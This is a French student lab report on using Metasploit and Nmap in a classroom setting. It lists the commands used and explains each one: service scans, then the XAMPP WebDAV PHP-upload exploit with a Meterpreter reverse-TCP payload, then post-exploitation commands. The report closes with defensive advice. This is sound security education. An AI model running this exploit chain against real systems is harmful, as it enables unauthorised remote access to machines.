Mr JACQUEMIN

30/05/2024

Compte rendu TP

Metasploit Framework

TEWES Arnaud
BTS SIO SISR 1ERE ANNEE

1. **Notez chaque ligne de commande réalisée et décrivez l'action du pirate informatique**

Kali Linux

apt-cache show metasploit-framework | tail -n 6 = Description du logiciel Metasploit Framework

msfconsole = Lancer le logiciel Metasploit-Framework

Metasploit Framework

msf > workspace -a msftest = Création d'un nouvel espace de travail appelé « msftest »

msf > clear = Supprime les dernière commandes utilisée dans le terminal

msf > db_nmap -F 192.168.0.1-10 = Lance un scan rapide (-F pour Fast) sur la plage d'adresses IP spécifiée (192.168.0.1 à 192.168.0.10) en utilisant Nmap, et stocke les résultats dans la base de données de Metasploit

msf > use auxiliary/scanner/ssh/ssh_version = Charge le module « ssh_version » qui est utilisé pour scanner et déterminer la version du service SSH sur une machine cible

msf auxiliary(ssh_version) > options = Affiche les options disponibles pour le module actuellement chargé (ssh version dans notre cas)

msf auxiliary(ssh_version) > services -u -p 22 -R = Liste tous les services non résolus (-u) qui utilisent le port 22

msf auxiliary(ssh_version) > setg threads 10 = Définit le nombre de threads pour l'exécution du module à 10. L'option setg définit cette option globalement pour tous les modules

msf auxiliary(ssh_version) > run = Exécute le module actuellement chargé

msf auxiliary(ssh_version) > use auxiliary/scanner/http/http_version = Charge le module http_version qui est utilisé pour déterminer la version du service HTTP sur une machine cible

msf auxiliary(http_version) > options = Affiche les options disponibles pour le module actuellement chargé (http version dans notre cas)

msf auxiliary(http_version) > services -u -p 80 -R = Liste tous les services non résolus qui utilisent le port 80

msf auxiliary(http_version) > run = Exécute le module actuellement chargé

msf auxiliary(http_version) > use auxiliary/scanner/smb/smb_version = Charge le module smb_version qui est utilisé pour déterminer la version du service SMB sur une machine cible

msf auxiliary(smb_version) > options = Affiche les options disponibles pour le module actuellement chargé (smb version dans notre cas)

msf auxiliary(smb_version) > -services -u -p 445 -R = Liste tous les services non résolus qui utilisent le port 445

msf auxiliary(smb_version) > run = Exécute le module actuellement chargé

msf auxiliary(smb_version) > clear = Supprime les dernière commandes utilisée dans le terminal

msf auxiliary(smb_version) > hosts = Affiche tous les hôtes dans la base de données

msf auxiliary(smb_version) > services -u = Liste tous les services non résolus

msf auxiliary(smb_version) > services 192.168.0.6 = Affiche tous les services pour l'hôte spécifié

msf auxiliary(smb_version) > search xampp = Recherche des modules liés à XAMPP

msf exploit(xampp_webdav_upload_php) > options = Charge l'exploit xampp_webdav_upload_php qui est utilisé pour exploiter une vulnérabilité dans XAMPP

msf exploit(xampp_webdav_upload_php) > set rhost 192.168.0.6 = Définit l'hôte distant (la machine cible) à 192.168.0.6

msf exploit(xampp_webdav_upload_php) > show payloads = Affiche les payloads disponibles pour l'exploit actuellement chargé

msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp = Définit le payload à utiliser avec l'exploit. Dans ce cas, il s'agit d'un shell Meterpreter inversé utilisant TCP

msf exploit(xampp_webdav_upload_php) > options = Affiche les options disponibles pour le module actuellement chargé (xamp webday dans notre cas)

msf exploit(xampp_webdav_upload_php) > set lhost 192.168.0.15 = Définit l'hôte local (votre machine) à 192.168.0.15. C'est l'adresse IP à laquelle le shell inversé se connectera

msf exploit(xampp_webdav_upload_php) > exploit = Lance l'exploit avec les options actuellement définies

meterpreter > ps = Dans une session Meterpreter, cette commande affiche la liste des processus en cours d'exécution sur la machine cible

meterpreter > getuid = Affiche l'ID utilisateur sous lequel le processus Meterpreter s'exécute sur la machine cible

meterpreter > sysinfo = Affiche des informations sur le système de la machine cible

meterpreter > exit = Termine la session ouverte

msf exploit(xampp_webdav_upload_php) > exit = Termine la session ouverte

2. Quel est le principe de fonctionnement du programme ?

Les principales fonctions de ce logiciel sont d'identifier, de tenter d'exploiter des failles dans un système d'information, et, après avoir gagné l'accès, d'effectuer des actions malveillantes (ou non) pour ensuite nettoyer les traces de son passage.

Dans un premier temps, il va identifier les vulnérabilités sur des machines cibles. Cela est fait en utilisant diverses méthodes comme l'analyse de ports et de services (fait avec Nmap dans la vidéo de présentation du logiciel sur le site de Kali), l'analyse de configurations des machines cibles et l'analyse de vulnérabilités connues.

Une fois les vulnérabilités trouvées, il va tenter de les exploiter. Il y a une bibliothèque très complète d'exploits qui peuvent être utilisés par l'attaquant ou le Pen-testeur. Tous ces "exploits" sont utilisés pour tirer profit d'une faiblesse dans un système et d'y gagner l'accès.

Une fois l'accès gagné, ce logiciel permet à l'attaquant ou le Pen-testeur (à utiliser seulement de manière éthique évidemment) d'effectuer plusieurs actions afin d'exploiter ces failles (comme l'extraction de données, la modification d'une configuration système, l'installation de logiciel malveillant, etc…).


Une fois l'exploitation terminée, ce dernier donne la possibilité de nettoyer ses traces (de restaurer les dernières configurations modifiées, la suppression de logiciels malveillants installés, etc…).

3. Reconnaissez-vous des logiciels déjà vus par le passé ?

Oui, nous avons déjà utilisé Nmap dans un précédent TP. Ce dernier permet de faire du scan réseau, d'explorer les systèmes, de faire du balayage de ports, ainsi que de détecter le système d'exploitation d'une machine et la version d'un logiciel. Il est très utile couplé à Metasploit, qui permettent à eux deux de gagner l'accès à un réseau et de pouvoir l'exploiter de manière assez simple lorsque l'on sait rechercher leur fonctionnement.


4. <u>Depuis votre machine Kali, tentez de reproduire les actions vues dans la vidéo dans votre infrastructure, sur une machine client sans importance. Vous pouvez également utiliser une VM dédiée dite « Metasploitable » (donc sur la vulnérabilité de xampp).</u>

Dans ce TP, nous nous sommes mis à la place d'un attaquant qui allait attaquer une machine cible utilisant encore une vieille version du logiciel « xampp ». Ce dernier, dans sa version 1.7.3, détient une vulnérabilité sur les logins et mots de passe. En effet, nous pouvons nous connecter à xampp avec le login et le mot de passe par défaut, ce qui nous permet d'uploader un fichier dans un des dossiers de xampp sur le disque C: et de lancer des scripts en PHP qui nous permettent de prendre la main à distance sur ce dernier en SSH. Dans un premier temps, nous allons vérifier la configuration IP de notre machine cible (une VM dans mon cas)
Dans un premier temps, nous allons vérifier la configuration IP de notre machine cible (une VM dans mon cas)




Cela fait, et tous les tests de ping d'un côté comme de l'autre + désactivation des pare-feu et antivirus sur la machine cible, nous pouvons commencer l'exploit.


Il nous faudra crée un nouvel espace de travail directement sur Metasploit et effectuer un scan réseau avec Nmap pour trouver notre machine cible et vérifier que ses ports sont bien ouverts




Grace à la commande service, je peux avoir une liste des hôtes et port ouvert ou non sur les machines scannées




Ensuite, nous ciblons la machine à attaquer pour vérifier ses ports ouverts et ses services lancés




Nous recherchons et lançons le modules « xampp » dans la bibliothèque de Metasploit




Une fois le module « xampp » lancé, nous pouvons vérifier les options que s'offrent à nous grâce à la commande « options »




Maintenant, nous pouvons définir quel hôte nous voulons attaquer grâce à la commande « set rhost adresseIPcible » (dans mon cas, mon client Windows est en 10.20.5.51 », et vérifier les payloads disponible sur le module xampp




Une fois l'hôte défini et le payload choisi, nous pouvons le définir pour notre attaque grâce à la commande « set payload NomDuPayload » et vérifier ses options



Tous nos paramétrages ont été effectués, il ne nous reste plus qu'à définir l'hôte local (la machine attaquante, donc ma machine sous Kali Linux) et de lancer l'exploit




Ayant lancé l'exploit sur une machine cible exécutant Windows 11, les sécurités de ce dernier ne permettent pas de prendre la main à distance. J'ai donc retenté sur une autre machine en Windows 10



Le fichier .php est bien uploader sur la machine cible, mais nous n'arrivons également pas à prendre la main à distance (certainement causé par des sécurités élevées sur les dernières MAJ de Windows)

Cependant, nous pouvons voir que les fichiers sont bien uploadés sur la machine cible



5. Conclusion

Dans ce TP, nous avons exploré la puissance d'outils tels que **Metasploit** et **Nmap**, fréquemment utilisés par les pentesters pour évaluer la sécurité des réseaux. **Nmap** permet de scanner les réseaux à la recherche de ports ouverts, tandis que **Metasploit** est conçu pour exploiter les vulnérabilités de sécurité détectées. Cependant, l'utilisation de ces outils nécessite une phase de recherche approfondie : identifier un port ouvert n'est que la première étape, il est crucial de déterminer ensuite quelle vulnérabilité spécifique peut être exploitée.

Nous avons constaté qu'avec quelques lignes de commande simples dans ces logiciels intuitifs, il est possible d'exploiter des failles informatiques significatives et de prendre le contrôle de systèmes ou serveurs exploitant des logiciels vulnérables.

Bien que notre TP ait porté sur l'exploitation de failles désormais corrigées – et que les mesures de sécurité récentes de Windows 10 et 11 aient posé des obstacles – il est important de reconnaître qu'aucun système d'information n'est totalement à l'abri. Le risque zéro n'existe pas ; de nouvelles vulnérabilités de sécurité sont découvertes quotidiennement dans les logiciels que nous utilisons tous les jours.

Il est donc impératif de maintenir à jour tous nos logiciels et systèmes d'exploitation, car c'est à travers ces mises à jour que les dernières vulnérabilités sont corrigées. Il faut éviter de tomber dans le piège des mails de phishing, toujours vérifier les sources (les attaquants peuvent utiliser un mail pour envoyer un fichier malveillant servant d'exploit), ne jamais connecter une clé USB d'origine inconnue à nos postes de travail et s'assurer de l'identité des personnes souhaitant accéder à nos locaux.

Comprendre les enjeux liés à l'utilisation de ces logiciels et la manière dont ils peuvent être détournés par des acteurs malveillants est essentiel. En adoptant le point de vue de l'attaquant, nous pouvons mieux appréhender ces vulnérabilités et prendre des mesures pour tenter de les neutraliser ou de les corriger.

Il est crucial de souligner que l'utilisation de ces logiciels doit se faire de manière éthique, uniquement sur des systèmes pour lesquels nous avons obtenu un consentement écrit explicite. Il est primordial de maîtriser parfaitement leur fonctionnement et de respecter scrupuleusement toutes les lois et réglementations applicables. Ces outils de test de sécurité sont extrêmement puissants et ne doivent en aucun cas être utilisés à des fins malveillantes.